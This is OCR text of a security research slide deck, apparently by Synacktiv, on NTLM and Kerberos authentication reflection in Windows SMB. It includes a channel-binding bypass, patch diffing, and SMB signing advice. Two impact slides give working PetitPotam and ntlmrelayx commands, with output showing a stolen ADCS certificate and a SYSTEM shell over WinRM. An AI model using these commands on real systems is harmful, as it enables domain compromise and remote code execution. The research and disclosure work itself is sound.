
- Patch `krbrelayx` to stop advertizing NTLM

```
blob['innerContextToken']['mechTypes'].extend([MechType(TypesMech['KRB5 - Kerberos 5']),
                                               MechType(TypesMech['MS KRB5 - Microsoft Kerberos 5']),
                                               MechType(TypesMech['NTLMSSP - Microsoft NTLM Security Support Provider'])])
```

- The reflection now also works for Kerberos!

Kerberos reflection

SYNACKTIV




Kerberos reflection

SYNACKTIV

- **The SMB client runs as `NT AUTHORITY\SYSTEM`**
  → Network authentication is done with the machine account (`SRV1$`)
  → We are relaying the machine account
- **The machine account is not privileged on its associated machine**
  → Why does the reflection give us a privileged SMB session?


Kerberos loopback workflow

Only applicable `NT AUTHORITY\SYSTEM` clients




Kerberos loopback workflow

Only applicable `NT AUTHORITY\SYSTEM` clients




Kerberos loopback workflow

Only applicable `NT AUTHORITY\SYSTEM` clients




Kerberos loopback workflow

Only applicable `NT AUTHORITY\SYSTEM` clients



Kerberos loopback workflow

Only applicable `NT AUTHORITY\SYSTEM` clients



Additional primitives

Additional primitives

CBT bypass

SYNACKTIV

- **Later discovered by @ctjf**
- **NTLM reflection seems to bypass channel binding for some protocols**
  → HTTPS (including WinRM!)
  → MSSQL
- **Works even when CBT hardening level is set to Strict!**

Additional primitives

CBT bypass

SYNACKTIV

- **The CBT was not checked during NTLM local authentication!**
- **Actually reported by @D1iv3 and fixed in CVE-2025-53778**
- **Additional checks added**
  - In `SsprHandleChallengeMessage` : the CBT is computed (if possible) and stored in the authentication context
  - In `SsprHandleAuthenticateMessage` : the CBT is extracted from the authentication context and compared with the expected value

Additional primitives

Impact - ESC8

SYNACKTIV

- **Instant ADCS compromise even if EPA is enforced on web enrollment**

```
$ PetitPotam.py -u user -p password -d DOMAIN.LOCAL \
srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA SRV1.DOMAIN.LOCAL
```

```
# ntlmrelayx.py -t https://SRV1.DOMAIN.LOCAL/certsrv -smb2support --template Machine --adcs
[*] Servers started, waiting for connections
[*] (SMB): Received connection from 192.168.56.13,
attacking target https://192.168.56.13
[*] (SMB): Authenticating connection from /@192.168.56.13 against https://192.168.56.13 SUCCEED [1]
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 48
[*] Writing PKCS#12 certificate to ./SRV1$.pfx
[*] Certificate successfully written to file
```

Additional primitives

Impact - RCE via WinRM

- **RCE as `SYSTEM` on any machine with WinRM over HTTPS exposed**

```
$ PetitPotam.py -u user -p password -d DOMAIN.LOCAL srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA SRV1.DOMAIN.LOCAL
```

```
# ntlmrelayx.py -t winrms://SRV1.DOMAIN.LOCAL -smb2support
[*] Servers started, waiting for connections
[*] (SMB): Received connection from 192.168.56.13, attacking target winrms://SRV1.DOMAIN.LOCAL
[!] The client requested signing, relaying to WinRMS might not work!
[*] HTTP server returned error code 500, this is expected, treating as a successful login
[*] (SMB): Authenticating connection from /@192.168.56.13 against winrms://SRV1.DOMAIN.LOCAL SUCCEED [1]
[*] Started interactive WinRMS shell via TCP on 127.0.0.1:11000
```

```
$ nc 127.0.0.1 11000
# whoami
nt authority\system
# hostname
SRV1
```


Patch analysis

Patch analysis

Patch diffing

SYNACKTIV

- **Where to look for? One patch for each protocol?**



- **SMB client (partly) implemented in `mrxsmb.sys`**

Patch analysis

Patch diffing

SYNACKTIV

- **New check added in `mrxsmb!SmbCeCreateSrvCall`**
- **Called when trying to access a resource over SMB**

```
NTSTATUS SmbCeCreateSrvCall([...])
{
[...]
    if (CredUnmarshalTargetInfo(TargetName->Buffer, TargetName->Length, 0, 0) != STATUS_INVALID_PARAMETER ) {
        return STATUS_INVALID_PARAMETER;
    }
[...]
```

- **If the target name contains marshalled target information -> abort**

  → Cannot coerce SMB client with marshalled target information anymore

Conclusion

Conclusion

SYNACKTIV

- **High-impact simple and stable logical vulnerabilities still exist**
- **SMB signing is still underrated**
  → Blocks exploitation of this vulnerability
  → Still not enabled by default on Windows (except Windows 11 24H2)…
- **Is it the end of authentication reflection?**

Conclusion

SYNACKTIV

- **High-impact simple and stable logical vulnerabilities still exist**
- **SMB signing is still underrated**

  → Blocks exploitation of this vulnerability

  → Still not enabled by default on Windows (except Windows 11 24H2)…
- **Is it the end of authentication reflection?**
  - No :)

Conclusion

SYNACKTIV

- **High-impact simple and stable logical vulnerabilities still exist**
- **SMB signing is still underrated**

  → Blocks exploitation of this vulnerability

  → Still not enabled by default on Windows (except Windows 11 24H2)…
- **Is it the end of authentication reflection?**
  - No :)
  - But that will be for another talk!

SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://x.com/synacktiv

https://bsky.app/profile/synacktiv.com

https://synacktiv.com